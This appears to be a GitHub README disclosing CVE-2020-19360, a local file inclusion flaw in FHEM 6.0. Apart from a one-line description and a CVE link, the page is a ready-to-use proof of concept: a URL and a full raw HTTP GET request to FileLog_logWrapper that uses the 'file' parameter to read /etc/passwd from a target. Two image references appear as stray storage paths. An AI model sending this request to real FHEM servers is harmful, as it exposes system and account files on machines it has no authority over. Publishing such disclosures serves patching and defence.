FHEM-6.0-Local-File-Inclusion-LFI-Vulnerability

LFI in FHEM 6.0 allows an attacker to include a file, it can lead to sensitive information disclosure.


CVE-2020-19360


https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-19360

PoC

To exploit vulnerability, someone could use **'http://[HOST]/fhem/FileLog_logWrapper?dev=Logfile&file=%2fetc%2fpasswd&type=text'** request to get some informations from the target by changing "file" parameter.

```
GET /fhem/FileLog_logWrapper?dev=Logfile&file=%2fetc%2fpasswd&type=text HTTP/1.1
Host: 172.16.155.129:8083
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:74.0) Gecko/20100101 Firefox/74.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1
```





Releases 1

FHEM 6.0 Latest
on Feb 10, 2020

Packages

No packages published